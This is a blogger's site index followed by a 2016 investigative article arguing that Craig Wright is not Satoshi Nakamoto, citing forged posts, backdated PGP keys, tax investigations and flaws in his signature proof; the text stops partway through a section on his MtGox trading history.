# Nik Cubrilovic
> Engineer writing about AI, data engineering, and tech. Long-form articles and observations on technology.
Personal site of Nik Cubrilovic (https://github.com/nc9).
Every post is available as Markdown: append `.md` to a post URL, or send
`Accept: text/markdown` to the canonical URL.
## Articles
- [Craig Wright is not Satoshi Nakamoto](https://nikcub.me/posts/craig-wright-is-not-satoshi-nakamoto.md) (2016-05-02): An investigation into Craig Wright's claims to be Bitcoin creator Satoshi Nakamoto, examining forged evidence and failed cryptographic proofs
- [Securing Blockchain.info Users with Tor and SSL](https://nikcub.me/posts/securing-blockchain-users-with-tor-and-ssl.md) (2014-12-03): Helping Blockchain.info become the second site after Facebook to offer a Tor hidden service with a CA-signed SSL certificate, protecting users from MITM attacks
- [FBI seizes fake Tor hosted Jihad funding website as part of Operation Onymous, leaves up real site](https://nikcub.me/posts/fbi-seizes-fake-tor-hosted-jihad-funding-website-as-part-of-operation-onymous-leaves-up-real-site.md) (2014-11-17): During Operation Onymous the FBI seized a fake clone of a jihad funding site while leaving the real version online, highlighting the scattershot nature of the takedowns
- [Large Number of Tor Hidden Sites Seized by the FBI in Operation Onymous were Clone or Scam Sites](https://nikcub.me/posts/onymous-part1.md) (2014-11-17): The FBI announced the seizure of a large number of darkweb sites to much fanfare. It turns out most of what they got were fake clone sites
- [60 Minutes Australia on Silk Road and Bitcoin](https://nikcub.me/posts/60-minutes-australia-on-silk-road-and-bitcoin.md) (2014-09-14): A breakdown of 60 Minutes Australia's story on Silk Road and Bitcoin, including their confusion between the Deepweb and Darknet concepts
- [Analyzing the FBI’s Explanation of How They Located Silk Road](https://nikcub.me/posts/analyzing-fbi-explanation-silk-road.md) (2014-09-07): A technical analysis of the FBI's claims about how they located Silk Road's server, showing their explanation doesn't match how Tor hidden services work
- [Notes on the Celebrity Data Theft](https://nikcub.me/posts/notes-on-the-celebrity-data-theft.md) (2014-09-02): An in-depth look at the underground networks behind "The Fappening" - how they operate, the techniques used to compromise iCloud accounts, and Apple's security weaknesses
- [Multiple Vulnerabilities in Disqus WordPress Plugin](https://nikcub.me/posts/multiple-vulnerabilities-in-disqus-wordpress-plugin.md) (2014-08-12): Disclosure and fixes for a number of bugs in the Wordpress plugin for the popular Disqus commenting system
- [CS-Cart v4.2.0 Session Hijacking and Other Vulnerabilities](https://nikcub.me/posts/cs-cart-v4-2-0-session-hijacking-and-other-vulnerabilities.md) (2014-08-07): How weak session ID generation using uniqid() in CS-Cart allows session hijacking through targeted brute-force, plus a frustrating disclosure timeline
- [Multiple Vulnerabilities in MyGov, the Australian Government Single-sign-on Solution for Citizen Services.](https://nikcub.me/posts/multiple-vulnerabilities-in-mygov-australian-government.md) (2014-05-15): Discovering XSS, SQL injection indicators, and poor cookie security in Australia's myGov portal that could expose 2.2 million citizens' tax and health records
- [Two Google Chrome Privacy Issues](https://nikcub.me/posts/two-google-chrome-privacy-issues.md) (2012-08-08): Two privacy issues in Chrome where browsing history data persists after deletion - zoom level settings and DNS prefetch data leave traces of visited domains
- [Yahoo Axis Chrome Extension Leaks Private Certificate File](https://nikcub.me/posts/yahoo-axis-chrome-extension-leaks-private-certificate-file.md) (2012-05-24): Yahoo shipped their Axis browser extension with the private certificate file used to sign it, allowing attackers to create forged extensions that Chrome trusts
- [BlockPlus v4 - Block Google+ widgets and links from other Google sites](https://nikcub.me/posts/blockplus-v4-released-block-google-widgets-and-links-from-other-google-sites.md) (2012-02-21): An update to the BlockPlus browser extension which removes Google+ and other sites from the Google homepage and other properties
- [Facebook and many other sites also bypass Internet Explorer privacy controls](https://nikcub.me/posts/facebook-also-doesnt-honor-p3p.md) (2012-02-21): Microsoft called out Google for P3P bypass but ignored Facebook doing the same thing - and a survey shows 5% of top sites set invalid P3P headers
- [Facebook Is Losing E-Commerce](https://nikcub.me/posts/facebook-is-losing-e-commerce.md) (2012-02-19): Analysis of Facebook's declining e-commerce presence and why users prefer external shopping experiences over Facebook's platform integration
- [How Megaupload Was Investigated and Indicted](https://nikcub.me/posts/how-megaupload-was-investigated-and-indicted.md) (2012-01-20): A breakdown of the evidence and investigation methods used by the DOJ to indict Megaupload, examining internal emails, financial records, and publicly accessible details
- [The Google Firefox search deal, Chrome and Lady GaGa](https://nikcub.me/posts/google-firefox-chrome-lady-gaga.md) (2011-12-25): Why Google's claim that Chrome is purely altruistic doesn't match their $4.9B marketing spend including Lady Gaga ads and Super Bowl spots
- [The Crunchpad is proof of obviousness in the iPad design](https://nikcub.me/posts/crunchpad-proof-obviousness-in-ipad-design.md) (2011-12-09): How the CrunchPad tablet project demonstrates the obviousness of the iPad's design, challenging Apple's claims of revolutionary innovation
- [The Download Dot-Con](https://nikcub.me/posts/the-download-dot-con.md) (2011-12-08): How CNet's Download.com bundles adware and toolbars with popular open source software, making them no different from the fake download sites they claim to protect against
- [Google Android - The Accidental Empire](https://nikcub.me/posts/google-android-the-accidental-empire.md) (2011-12-07): How Larry and Sergey purchased Android for $50M without telling Eric Schmidt, and accidentally created a smartphone empire that crushed Nokia and Blackberry
- [Introducing Frictionless - Taking the friction out of Facebook social-sharing applications](https://nikcub.me/posts/frictionless-browser-plugin.md) (2011-12-04): Launching Frictionless, a Chrome extension that bypasses Facebook's social reader apps and takes you directly to the original article without sharing your activity
- [Lies, Damn Lies and Google+ Statistics](https://nikcub.me/posts/lies-damn-lies-and-google-statistics.md) (2011-10-11): Debunking the viral "Google+ traffic drops 60%" story based on flawed Chitika statistics with no published methodology - and misunderstanding launch bumps
- [Unicode U+F8FF - aka. The Apple Logo Character, on Macs](https://nikcub.me/posts/unicode-uf8ff-aka-the-apple-logo-character-on-macs.md) (2011-10-08): The Apple logo character U+F8FF only renders on Mac - on Windows it shows as boxes, Elvish, Tibetan, or embarrassingly as the Windows logo in Wingdings
- [Facebook Re-Enables Controversial Tracking Cookie](https://nikcub.me/posts/facebook-re-enables-controversial-tracking-cookie.md) (2011-10-03): Facebook quietly re-enabled the datr tracking cookie on third-party sites after previously removing it, setting cookies on users who never visited Facebook
- [How To Setup secure and private Facebook browsing](https://nikcub.me/posts/howto-setup-secure-and-private-facebook-browsing.md) (2011-10-02): Step-by-step guide to securing your Facebook account with two-factor authentication, disabling tracking features, and setting up private browsing
- [Facebook Fixes Logout Issue, Explains Cookies](https://nikcub.me/posts/facebook-fixes-logout-issue-explains-cookies.md) (2011-09-27): Follow-up on Facebook's response to the logout cookie tracking issue, detailing the fixes they made and their explanation of how each cookie is used
- [Logging out of Facebook is not enough](https://nikcub.me/posts/logging-out-of-facebook-is-not-enough.md) (2011-09-25): When it comes to losing track of Facebook online and preserving your digital privacy - being logged out is far from enough. We find some privacy issues with Facebook and report them.
- [Persistent and Unblockable Cookies Using HTTP Headers](https://nikcub.me/posts/persistant-and-unblockable-cookies-using-http-headers.md) (2011-08-19): Using HTTP headers as unblockable super-cookies
- [BlockPlus - A browser extension to block Google+ notifications](https://nikcub.me/posts/blockplus-a-browser-extension-to-block-google-notifications.md) (2011-07-06): Releasing BlockPlus, a Chrome extension that removes Google+ links and notifications from the nav bar to prevent the constant distraction of the new social network
- [Numeronym](https://nikcub.me/posts/numeronym.md) (2011-04-07): What i18n and l10n have in common with a16z - the history and rising popularity of numeronyms where letters between first and last are replaced with a count
- [Pain and Gain](https://nikcub.me/posts/pain-and-gain.md) (2010-12-21): The true story of Miami bodybuilders turned amateur criminals using torture as a motivational tool, later adapted into a Michael Bay film
- [Finding a Technical Co-Founder](https://nikcub.me/posts/finding-a-technical-co-founder.md) (2010-11-05): Advice on finding a technical co-founder including where to network, how to prepare your startup materials, and evaluating technical capabilities
- [Guide to Finding a Good and Safe Company or Product Name](https://nikcub.me/posts/guide-to-finding-a-good-and-safe-company-or-product-name.md) (2010-11-04): A comprehensive guide to selecting a business or product name, covering domain availability, trademark safety, SEO considerations, and social media presence
- [The Google IPO Skeptics](https://nikcub.me/posts/the-google-ipo-skeptics.md) (2010-11-03): A look back at the skepticism that surrounded the Google IPO in 2004, when tech industry experts warned investors away from buying shares
- [Relevance Time for Twitter](https://nikcub.me/posts/relevance-time-for-twitter.md) (2010-10-29): Why chronological ordering in Twitter is baggage from old computer systems and why relevance-based sorting using user gestures is inevitable
- [Fidelio - A browser plugin for secure web browsing](https://nikcub.me/posts/fidelio-a-browser-plugin-for-secure-web-browsing.md) (2010-10-27): Releasing Fidelio, a Chrome plugin that defends against Firesheep by forcing HTTPS, rewriting embedded widgets, and setting secure flags on existing cookies
## Asides
## Pages
- [About](https://nikcub.me/about)
- [Contact](https://nikcub.me/contact)
## Optional
- [Full content](https://nikcub.me/llms-full.txt): this file plus the complete Markdown body of every article
---
# Craig Wright is not Satoshi Nakamoto
*2016-05-02*
Craig Wright has claimed to be anonymous Bitcoin creator Satoshi Nakamoto.
Craig Wright is not Satoshi Nakamoto.
He wasn’t Satoshi Nakamoto before or after [Wired’s original report](https://www.wired.com/2015/12/bitcoins-creator-satoshi-nakamoto-is-probably-this-unknown-australian-genius/) and [Gizmodo](https://gizmodo.com/this-australian-says-he-and-his-dead-friend-invented-bi-1746958692) suspected him to be last year.
Craig Wright still isn’t Satoshi Nakamoto after trying to reveal himself on [his own blog](https://www.drcraigwright.net/jean-paul-sartre-signing-significance/)
Craig Wright is still not Satoshi Nakamoto even after his outcoming roadshow where he spoke to [the BBC for their initial story](https://www.bbc.com/news/technology-36168863), [The Economist](https://www.economist.com/news/business-and-finance/21698060-craig-wright-reveals-himself-as-satoshi-nakamoto), [GQ](https://www.gq-magazine.co.uk/article/bitcoin-creator-satoshi-nakamoto-craig-wright), [Jon Matonis](https://themonetaryfuture.blogspot.sg/2016/05/how-i-met-satoshi.html) and [Gavin Andresen](https://gavinandresen.ninja/satoshi).
There is a long and fraught history in Bitcoin of claims and counterclaims about who Satoshi is, and one would think that lessons had been learned and a high standard would be set for subsequent claims regarding Satoshi Nakamoto. The proof posted today by Wright and others does not meet any standard for identifying him as Nakamoto.
Bitcoin is a currency based on cryptography. The ownership of coins can be proven cryptographically and verified by any network participant in a process that is at the very core of Bitcoin. The latest proof offered by Wright can not be independently verified nor cryptographically verified. On the contrary, the efforts made today by Wright are the latest in an expanding list of falsehoods and fabrications.
Below i’ll outline all of the evidence to date pointing towards Wright as Nakamoto, and then run through a list rebutting each point and offering further evidence that Wright is not Nakamoto.
## Contents
- [Part 1. The Evidence for Craig Wright being Satoshi Nakamoto](#evidence-for)
- [Part 2. The Evidence against Craig Wright being Satoshi Nakamoto](#evidence-against)
- [Part 3. Conclusion](#conclusion)
## Part 1. The Evidence for Craig Wright being Satoshi Nakamoto
**1.** There is the evidence in the original Wired and Gizmodo reports from last year. Namely:
1. Wright told a number of people that he was Satoshi, and he made reference to it in private emails.
1. During a conversation with the Australian Tax Office (who are currently investigating him – more on that later) Wright said “I did my best to try and hide the fact that I’ve been running bitcoin since 2009,”
1. Wright made a number of blog posts from his personal blog mentioning the upcoming release of Bitcoin. These posts turned out to be backdated.
1. Wright had access to a Satoshi Nakamoto PGP key. The key turned out to be a fake and had been generated by Wright using a different email address and backdated on the PGP key server.
1. There are emails in the Wright leak that are dated prior to Bitcoin’s release where he makes reference to an upcoming “p2p distributed ledger” paper he is working on.
1. Wright claimed to be a holder of a large number of Bitcoin. He seeded an investment into a firm he founded, Hotwire, with $30 million worth of Bitcoin.
1. In an email reply to Wired, Wright suggested he was Nakamoto when saying “I have moved on to other things”
1. Based on his academic credentials and work history Wright has the ability to conceive of and build Bitcoin
1. Through a company, Wright built and ran two supercomputers that ranked in the official TOP500 list – including the most powerful privately owned supercomputer.
1. The documents hacked from Wright include a legal agreement between he and Dave Kleiman, now deceased, where Wright transferred to Kleiman 1.1 million Bitcoin for the purpose of establishing an offshore trust
1. The 1.1 million Bitcoin figure is close to most estimates on the total Bitcoin holding of Satoshi Nakamoto
**2.** The proof offered by Craig Wright in a [blog post he made today](https://www.drcraigwright.net/jean-paul-sartre-signing-significance/) coming out as Satoshi Nakamoto. In the post he described how he has used 10 private keys associated with Bitcoin addresses known to be held by Satoshi Nakamoto to sign messages offered up by a number of individuals. Wright provides shell scripts (bizarrely in the format of a screen shot of the scripts) that can be used to verify the messages he has signed.
**3.** Jon Matonis, founder of the Bitcoin Foundation, [wrote a blog post](https://themonetaryfuture.blogspot.sg/2016/05/how-i-met-satoshi.html) where he details how he met Craig Wright and verified that he is Satoshi. Matonis details how he met Wright at a conference in Sydney months before the Wired article and told his wife that he had a feeling he had just met Satoshi. Matonis was invited to take part in a session in London organized with a number of media organizations together with Wright where he claims to have verified Wright as Satoshi using a number of methods. First, Wright signed and verified a message using keys from block #1 and block #9. Matonis, further – from the post:
> During the London proof sessions, I had the opportunity to review the relevant data along three distinct lines: cryptographic, social, and technical. Based on what I witnessed, it is my firm belief that Craig Steven Wright satisfies all three categories. For cryptographic proof in my presence, Craig signed and verified a message using the private key from block #1 newly-generated coins and from block #9 newly-generated coins (the first transaction to Hal Finney). The social evidence, including his unique personality, early emails that I received, and early drafts of the Bitcoin white paper, points to Craig as the creator. I also received satisfactory explanations to my questions about registering the bitcoin.org domain and the various time-of-day postings to the BitcoinTalk forum. Additionally, Craig’s technical working knowledge of public key cryptography, Bitcoin’s addressing system, and proof-of-work consensus in a distributed peer-to-peer environment is very strong.
**4.** Gavin Andresen, a Bitcoin core developer who took over the project from Nakamoto, [posted](https://gavinandresen.ninja/satoshi) that he also participated in the London sessions and was satisfied that Wright is Nakamoto:
> I was flown to London to meet Dr. Wright a couple of weeks ago, after an initial email conversation convinced me that there was a very good chance he was the same person I’d communicated with in 2010 and early 2011. After spending time with him I am convinced beyond a reasonable doubt: Craig Wright is Satoshi.
**5.** There were 3 media outlets involved in the exclusive unveiling of Wright as Satoshi. [The Economist concluded](https://www.economist.com/news/business-and-finance/21698060-craig-wright-reveals-himself-as-satoshi-nakamoto): “Our conclusion is that he could well be Mr Nakamoto, but that nagging questions remain.” [The BBC later interviewed Wright](https://www.bbc.com/news/technology-36185267) and asked him about the tax investigation in Australia amongst other things. The London Review of Books has [preview of a feature about Wright](https://www.lrb.co.uk/2016/05/01/andrew-ohagan/the-search-for-satoshi) up on their website. They state:
> News of Craig Wright’s ownership and use of Satoshi Nakamoto’s private keys, verified by central figures in the bitcoin community, will be reported today by the BBC and the Economist. The full, long-form account will be published here later this month.
So far the reporting from these organizations offers little direct evidence itself of Wright being Nakamoto – they have relied on the testimony of Andresen and Matonis to satisfy themselves. Wright also performed the same block #1 and block #9 message signing for The Economist.
**6.** Evidence published since the original news reports and blog posts today. So far this involves [a comment from Gavin Andresen](https://www.reddit.com/r/btc/comments/4hfyyo/gavin_can_you_please_detail_all_parts_of_the/d2plygg) on a reddit thread where he adds to his prior blog post about how Wright’s claims were verified by stating:
> Craig signed a message that I chose (“Gavin’s favorite number is eleven. CSW” if I recall correctly) using the private key from block number 1.
> That signature was copied on to a clean usb stick I brought with me to London, and then validated on a brand-new laptop with a freshly downloaded copy of electrum.
> I was not allowed to keep the message or laptop (fear it would leak before Official Announcement).
> I don’t have an explanation for the funky OpenSSL procedure in his blog post.
and a [followup interview he conducted with Wired](https://www.wired.com/2016/05/craig-wright-privately-proved-hes-bitcoins-creator/) where he offers more detail of the process used to verify Wright’s claim:
> Andresen says he demanded that the signature be checked on a completely new, clean computer. “I didn’t trust them not to monkey with the hardware,” says Andresen.
## Part 2. Evidence against Craig Wright being Satoshi Nakamoto
## 2.1 He has a history of forgeries
### He forged old blog posts

[Wired's follow-up story](https://www.wired.com/2015/12/new-clues-suggest-satoshi-suspect-craig-wright-may-be-a-hoaxer/) and Gizmodo, along with a number of other news outlets, went on to debunk large parts of the evidence supporting Wright as Nakamoto, and further discovered evidence that Wright may have been manipulating and falsifying evidence in support of the claim:
Wired found that Wright had manipulated and planted the old blog posts:
### He forged the PGP signatures and backdated them
Bitcoin developer Greg Maxwell [found that](https://www.reddit.com/r/Bitcoin/comments/3w027x/dr_craig_steven_wright_alleged_satoshi_by_wired/cxslii7) the PGP key controlled by Wright and believed to be Satoshi’s was generated using PGP cipher-suites not available at the time:
> Incidentally; there is now more evidence that it’s faked. The PGP key being used was clearly backdated: its metadata contains cipher-suites which were not widely used until later software.
and the Wright-Nakamoto key wasn’t on the keyserver at that date:
> This key was also not on the keyservers in 2011 according to my logs; which doesn’t prove it was backdated, but there is basically no evidence that it wasn’t and significant evidence that it was. And it’s not turning up in any of the older key server dumps.
### The non-existing supercomputer
In a press release for his company CloudCroft, which owned the two super computers, Wright claimed to be in a strategic partnership with SGI, even quoting an SGI executive:
> In the coming years, we will be looking to expand our involvement in the region with the creation of a combined CuDA/Xeon Phi hybrid system that we are looking to develop in conjunction with SGI. Success in this endeavor would make Australia a global leader in HPC technology as well as in the emerging crypto-currency financial fields.
[SGI told Forbes](https://www.zdnet.com/article/sgi-denies-links-with-alleged-bitcoin-founder-craig-wright/) that Cloudcroft has never been an SGI customer, and they have no relationship with the company or with Craig Wright.
### He lied about his credentials
On his LinkedIn profile, Wright claimed to hold two Phd’s from Charles Sturt University. The University [told Forbes](https://www.forbes.com/sites/thomasbrewster/2015/12/11/bitcoin-creator-satoshi-craig-wright-lies-hoax/?platform=hootsuite) that it never granted Wright those Phd’s.
### He selectively revealed to be Nakamoto when it suited him financially
It is known that Wright told a small number of people that he was Nakamoto. This group seemed limited to a small number of executives in his company, some investors and then the Australian authorities – who were questioning him at the time about his large tax rebates. Being Nakamoto suited Wright in some circumstances, and his claims today that he didn’t seek to be known as Nakamoto doesn’t match with him mentioning it to the Australian Tax Office.
## 2.2 Australian Tax Office Investigation
Craig Wright is being investigated by the Australian Tax Office and appears to be accused of tax fraud. Wright operated under a number of different companies: Hotwire, DeMorgan, CloudCroft, Panopticrypt, Coin-Ex, Denariuz and at least a couple of others. We know that on the day the Wired and Gizmodo stories were written that Wright’s home and office in Sydney [were raided by agents](https://www.abc.net.au/news/2015-12-09/bitcoin-suspected-founder-craig-wright-home-raided-by-afp/7014254) investigating for the Australian Tax Office. It was speculated that this was because of Wright’s Bitcoin holdings, and Wright told The BBC he was “being audited”, but documents from the administrators of Wright’s companies tell a different story.
[The administrators note from May 2014](https://www.mcgrathnicol.com/app/uploads/D14-140526-Hotwire439AReport-BFK.pdf) details what Hotwire did:
> The Company’s main activity was the acquisition of various e-learning and e-payment software and undertaking research and development work in respect of this software and for software owned by related entities
how it was funded:
> The Directors have advised that $30 million was subscribed to by the shareholders in paid up capital and this was injected via Bitcoins
and how that funding was spent:
> The Company applied its equity as follows:
> – $29 million to acquire software from the Wright Family Trust (“the Trust”); and
> – $1 million to fund day to day trading activities.
What Wright did was establish a company for the purpose of carrying out research and development on e-learning software it had acquired from Wrights own trust. Wright would inject $30 million in Bitcoin to fund the company, $29 million of which would be paid to Wright’s trust to acquire the software and $1 million of which would fund operational costs – including an office in Sydney and 40 employees.
The purpose for the structure and why someone could commit fraud in this way becomes clear in the next action the company takes:
> Further to incurring a range of expenses, the Company lodged its GST return for the September 2013 quarter, claiming a GST refund of $3.1 million (“the GST refund”). After various discussions and correspondence, the ATO issued a notice to the Company on 20 January 2014 notifying that it intended to withhold the refund pending further verification of transactions and the treatment of Bitcoin.
The sales tax (GST) component of the $29 million invested by Wright into the company was eligible for a refund. Thus by shuffling around some Bitcoin between entities you control yourself, it is possible to trigger a sales tax refund (in real cash).
Another Wright entity, DeMorgan, made the largest ever R&D tax concession claim in Australia – [as per their own press release](https://prwire.com.au/pr/51565/the-demorgan-ltd-group-of-companies-to-receive-up-to-54-million-from-ausindustry-r-amp-d-tax-rebate-scheme-1). The R&D tax concession is a program in Australia where companies investing in R&D are eligible for a 45% tax refund on each dollar spent. We know now that the supercomputers that were claimed to be part of this spending didn’t exist, so it is possible that the refund was an attempt to make a false claim.
While it is still early in the investigations against Wright’s companies, one can come away from reading about his firms with the conclusion that their primary business was to seek tax refunds from the government, and that most of the businesses were setup precisely for this. The administrators in the Hotwire company said as much when they describe almost the entirety of the firms assets as two outstanding refunds from the tax office (one of which, a sales tax refund, was later declined and a penalty of $1.7 million was applied to the company).
How this relates to the Nakamoto claim from Wright is potentially also the motive behind his actions. It suited Wright to be Nakamoto when he needed to raise money from investors, or to talk his way out of a problem. Nakamoto, as most know, is sitting on hundreds of millions of dollars worth of Bitcoin – investors and regulators could view this as a security – and it was in this context that Wright mentioned his ‘running’ Bitcoin to the authorities.
On the other hand it doesn’t suit Wright for a large number of people know he is Nakamoto – as, unlike investors, lawyers and regulators – he would eventually bump into somebody who would challenge him on the claim and require some form of hard proof.
In terms of why the story of Wright being Nakamoto was made public I can offer a few theories. The first is that one too many people found out and one of them, potentially a disgruntled employee or investor, decided to leak as an act of revenge. The second theory is that Wright, knowing it was over for his companies and that authorities were closing in, concocted the leak himself as the first step towards a new life in London as Satoshi Nakamoto (Wright fled Australia and has not returned).
Wright’s investments in his ventures and the other related-party transactions involved the transfer of Bitcoin worth millions of dollars. I have been unable to locate a transaction on the blockchain – but there was a lot of price volatility at the time which requires a more exhaustive search of the blocks from the September quarter in 2013. But Wright should be able to point to this transaction, or any other transaction involving large sums of Bitcoin that he was involved in (we know that this $30 million transfer did not come from the known Satoshi coins).
The story of Wright as Nakamoto is intricately linked with the story of Wright as the founder of a number of startup ventures that failed and the resulting tax issues. We will never completely understand the motives here until the full scope of what happen at these companies is understood and the Australians have completed their investigation.
## 2.3. Personal Testimony of those who know Wright
The experience of those who have worked for or know Craig Wright. Sydney is a global city but in many ways it is a small town – I found out after the Wired report that I knew two people who had worked for Wright. Since the stories published today I have come to hear – either directly or second-hand – from a number of other people who either worked for or knew Wright. The conclusion is near-unanimous: Wright is not Satoshi Nakamoto, and is not capable of being Satoshi Nakamoto. One friend described how Wright is so convincing that even tho he knew he wasn’t capable of creating Bitcoin, he would at times even doubt himself. Another said that Wright has everybody convinced for at least a short period – but then it begins to unravel as his actions do not match his word. He came away from his experience convinced that Wright is a fraud. Yet another person who worked for Wright characterized him (via a third-party) as “the best conman i’ve ever met”
## 2.4. Simple technical errors in Wright’s blog post providing signing signature
The problems with Wright’s blog post offering proof today. The most important was [found by JoukeH on reddit](https://www.reddit.com/r/Bitcoin/comments/4hf4xj/creator_of_bitcoin_reveals_identity/d2pf70v): is that the signature Wright offers as proof is from a much later Bitcoin transaction and _is not_ a signature of the Satre text. The details are explained [in this reddit post](https://www.reddit.com/r/Bitcoin/comments/4hflr3/craig_wrights_signature_is_worthless/):
> JoukeH discovered that the signature on Craig Wright’s blog post is not a signature of any “Sartre” message, but just the signature inside of Satoshi’s 2009 Bitcoin transaction. It absolutely doesn’t show that Wright is Satoshi, and it does very strongly imply that the purpose of the blog post was to deceive people.
So Craig Wright is once again shown to be a likely scammer. When will the media learn?
## 2.5 Other errors in his technical proof
In the shell script provided by Wright in his blog post there [was a simple error](https://imgur.com/IPDPXZm) that would cause the script to not run. (via a [throwaway account on reddit](https://www.reddit.com/r/Bitcoin/comments/4hgas6/wrights_signature_verification_script_has_a_fatal/))
In his blog post, Wright quotes a single-line command that can be used to validate the signature:
```sh
>> base64 –decode signature > sig.asn1 && openssl dgst -verify sn-pub.pem -signature sig.asn1 sn7-message.txt
```
but it uses a single `&` rather than `&&` to join the commands (via [syadasti on reddit](https://www.reddit.com/r/Bitcoin/comments/4hfwg7/steve_wrights_proof_isnt_valid_because_he_uses/))
Wright “provides” his two shell scripts as screenshots of the files open in Notepad – which is an inconceivably bad way to provide it. He spends a lot of time in his blog post explaining the most mundane details but completely fails to provide the core of what was required of him: reproducible proof that he is in control of a private key that only the real Satoshi Nakaomoto would have. He seems to go out of his way to obfuscate the process, redirect attention and make it as complicated as possible.
In a blog post titled [“Is Craig Wright?”](https://cp4space.wordpress.com/2016/05/02/is-craig-wright/), Adam Goucher highlites some of the technical errors Wright made in his blog post:
> his blog post is rather suspicious, as it contains various misconceptions that one would not expect from an expert in the field, let alone the originator of Bitcoin.
It is worth reading – it covers a number of points.
## 2.5. Delay in coming out and contradictions in motive
The time gap between Wright being named and him coming out today. Why did it take Wright almost 6 months? Proving the ownership of addresses does not require so much time – it is a standard feature in many clients and certainly isn’t beyond what the creator of Bitcoin could do in a matter of minutes. Why did it have to be co-ordinated on an exclusive basis with three media organizations and two witnesses? Wright also claims to want to “keep his head down” and not seek the attention of the media. He told the BBC that he doesn’t want money and he doesn’t want fame – yet he said this during an elaborate and stage-managed exclusive media event organized by an agency on Wright’s behalf and involving months of negotiation.
## 2.6. Evidence cannot be independently verified not is there corroborating independent evidence
There is very little, if nothing, in open source intelligence that connects Wright with Nakamoto. Researching based on nothing but what is publicly known about Nakamoto and Wright would not lead any reasonable researcher to conclude that the two are linked, or even suspected of being linked. Many others have written about this extensively – from differences in style and writing through to Wright’s casual disregard for the correct spelling of words (this also rules me out as being Nakamoto).
In the blog posts from Jon and Gavin, they don’t provide any hard proof that can be verified by outside parties or reproduced. In a case where the claimant has been shown to have previously fabricated evidence, it is inconceivable that a session would be held for the purpose of finally verifying his identity and validating his claims and without one of the outcomes of that meeting being evidence that can be verified independently by outside parties.
Further, the evidence offered so far does not meet Gavin’s own previous statements on the evidence he would require from someone claiming to be Satoshi. He recently was recently quoted in [Wired](https://www.wired.com/2016/04/prove-youre-bitcoin-creator-satoshi-nakamoto/):
> Gavin Andresen, one of the few people in the world who’s corresponded by email with Satoshi Nakamoto before the bitcoin founder ghosted from the internet in 2011, has his own list of criteria for Wright to prove himself, which he first shared with the Financial Times, and it’s long. He wants messages signed with both Nakamoto’s PGP key and keys from early bitcoin blocks, private messages he sent to Andresen alone, and an emailed correspondence with Wright to get a feel for whether he’s the same person Andresen communicated with in Bitcoin’s early days. “It’d take multiple lines of evidence to convince me,” Andresen wrote in an email to WIRED.
What Wright did offer, in a process that was stage managed, was very specific. The most revealing aspect is that nobody who took part on the signature verification was allowed to take the signature with them. The reasoning offered for this was the risk that the news would leak early – but surely the risk in that was already present by inviting these parties to the session and allowing them to witness the signing process?
This should have been a huge red flag to anybody participating in this validation session. There is no reasonable conclusion to draw from the fact that Wright kept the resultant signatures to himself other than he was hiding something. Far too much of the process was in Wright’s control.
## 2.7. Using Electrum for his signature proofs rather than the standard bitcoin client
It is also notable that the Electrum Bitcoin client was used to validate the messages signed by Wright. Electrum is a thin client that doesn’t retain it’s own complete copy of the blockchain, but rather sends queries to a server or set of servers and then processes the response. The advantage for bitcoiners, and the reason why Electrum has become popular, is that you don’t need to download an entire copy of the blockchain to use the application (currently at 55GB). The downside is that you’re shifting trust from your own local client to a server that you may not know much about.
A cursory glance at the source shows [that SSL isn’t enforced](https://github.com/spesmilo/electrum/blob/master/lib/interface.py#L117) in the communication between the client and the server, and if the client cannot connect to a server and protocol pair [it’s failure mode is to keep trying the next set until it can connect](https://github.com/spesmilo/electrum/blob/master/lib/network.py#L367-384).
This is worth investigating further – but it seems that, in theory, it would be possible to setup a fork of an Electrum server that responds to transaction public key, or signature validation queries with a fake key which would in turn produce an expected result. It would require a DNS hijack to point to the local fake Electrum server instance on a network controlled by Wright, and possibly blocking outbound connections to the SSL ports so that it fails and then falls back onto a cleartext connection.
_Edit: A couple of people have pointed out that Electrum carries out signature verification on the client. Another pointed out that the way the story is told, the USB stick went to and from the new fresh computer that Electrum was installed on twice – which may suggest that the first time the signature was copied and the second the key. If both the source address, the text and the signature were provided then Electrum is doing nothing more than running as an alternative to OpenSSL or similar – it isn’t verifying the address/key against the blockchain, and it would depend on the participant to verify it. I don’t think we’ll have any answers here until what happen is clarified completely by those who were in the room. With the validation being done on the client, it could mean that despite being a capable of much more, Electrum was used for nothing more than carrying out the signature validation process on a fresh computer._
**Edit II:** Andresen told Wired that Electrum was downloaded and installed on a fresh laptop. A developer for Electrum checked their logs and came back to say he [couldn’t find a single download](https://www.reddit.com/r/Bitcoin/comments/4hhecv/gavin_explains_how_craig_wright_convinced_him/d2q16yv) from the UK IP range for the .asc files used to verify package downloads. There are many potential explanations as to why he didn’t see or find the download, but it is definitely an interesting data point to take into consideration.
This gap in the testing procedure could have been avoided if someone had bought along a copy of the blockchain, or if the signatures were validated on a machine or network not controlled by Wright. It demonstrates why the testing and validation procedure should have been designed by an outside party, and the conditions negotiated by the participants prior to their acceptance.
For now i’m leaning towards assuming that Wright spent the months between December and today figuring out how to pull off this trick. I believe the trick was designed around a very narrow case where he creates the signatures on his laptop and then verifies them either on his laptop or using an Electrum client communicating with a server he controls. Any requests outside of these bounds would likely have been met with a response similar to the previous “you can’t do that because we’re worried about it leaking”.
Entirely plausible – and again, not proof of Wright as Satoshi.
## 2.8. Craig Wright’s MtGox Account
MtGox suffered a number of breaches where user and trading data was leaked. On reddit users [winlifeat](https://www.reddit.com/user/winlifeat) and [apoefjmqdsfls](https://www.reddit.com/user/apoefjmqdsfls) published [Wright’s trading history on MtGox](https://www.reddit.com/r/Bitcoin/comments/4hx3q9/according_to_the_mtgox_leaks_from_early_2014_our/) and it does not reflect the the trades of the founder of Bitcoin who holds 1.1M coins:
